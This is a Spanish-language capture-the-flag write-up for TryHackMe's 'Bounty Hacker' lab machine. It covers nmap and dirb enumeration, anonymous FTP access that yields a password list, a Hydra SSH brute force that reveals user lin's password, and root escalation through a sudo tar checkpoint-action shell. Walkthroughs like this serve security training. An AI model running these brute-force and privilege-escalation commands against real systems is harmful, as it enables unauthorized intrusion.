Bounty Hacker


Resolviendo la máquina Bounty Hacker

> En esta publicación, comparto cómo resolví la máquina **Bounty Hacker** de TryHackMe.

Enumeración

Ping

```
ping -c 1 10.10.230.224
```



TTL=63 -> **Linux**

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.230.224 -oG allPorts
```

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 09:45 CEST
Initiating SYN Stealth Scan at 09:45
Scanning 10.10.230.224 [65535 ports]
Discovered open port 80/tcp on 10.10.230.224
Discovered open port 22/tcp on 10.10.230.224
Discovered open port 21/tcp on 10.10.230.224
Completed SYN Stealth Scan at 09:45, 24.44s elapsed (65535 total ports)
Nmap scan report for 10.10.230.224
Host is up, received user-set (0.044s latency).
Scanned at 2025-08-01 09:45:30 CEST for 24s
Not shown: 55529 filtered tcp ports (no-response), 10003 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 63
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 24.52 seconds
           Raw packets sent: 121390 (5.341MB) | Rcvd: 10332 (413.292KB)
```

`nmap -p21,22,80 -sCV 10.10.230.224 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 09:46 CEST
Nmap scan report for 10.10.230.224
Host is up (0.045s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.184.124
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:f8:df:a7:a6:00:6d:18:b0:70:2b:a5:aa:a6:14:3e (RSA)
|   256 ec:c0:f2:d9:1e:6f:48:7d:38:9a:e3:bb:08:c4:0c:c9 (ECDSA)
|_  256 a4:1a:15:a5:d4:b1:cf:8f:16:50:3a:7d:d0:d8:13:c2 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.46 seconds
```

HTTP

`http://10.10.230.224/`

Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."

Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take a look around and see if you can get that root the system and don't ask any questions you know you don't need the answer to, if you're lucky I'll even make you some bell peppers and beef."

Ed:"I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"

Faye:"..hmph.."

Fuzzing Web

`dirb http://10.10.230.224/`

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug  1 09:48:34 2025
URL_BASE: http://10.10.230.224/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.230.224/ ----
==> DIRECTORY: http://10.10.230.224/images/
+ http://10.10.230.224/index.html (CODE:200|SIZE:969)
+ http://10.10.230.224/server-status (CODE:403|SIZE:278)

---- Entering directory: http://10.10.230.224/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------

END_TIME: Fri Aug  1 09:52:19 2025
DOWNLOADED: 4612 - FOUND: 2
```

Explotación

FTP

Se observa en la enumeración que el protocolo **FTP** se encuentra abierto en el puerto 21 con el inicio de sesión anónimo.

```
ftp anonymous@10.10.230.224
```

```
Connected to 10.10.230.224.
220 (vsFTPd 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40764|)
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
```

Se descargan los archivos y se visualizan.

```
get locks.txt
```

```
cat locks.txt
```

```
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
rEDdrAGOnSyNDiCat3
r3ddr@g0N
ReDSynd1ca7e
```

```
get task.txt
```

```
cat task.txt
```


```
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Se identifica al usuario `lin` y se encuentra una lista de contraseñas en el archivo `locks.txt`.

Se procede a realizar fuerza bruta con **Hydra** al servicio **SSH** con el usuario y contraseña encontrados.

Hydra

`hydra -l lin -P locks.txt ssh://10.10.230.224`




Se encuentra la contraseña de `lin`: `RedDr4gonSynd1cat3`.

Se accede al servicio **SSH** (puerto 22) con las credenciales obtenidas.

SSH

`ssh lin@10.10.230.224`



Escalada de Privilegios

Sudo

`sudo -l`

```
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

Se detecta que el binario `/bin/tar` puede ejecutarse con permisos sudo, se busca en GTFOBins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

`sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`

```
# whoami
root
```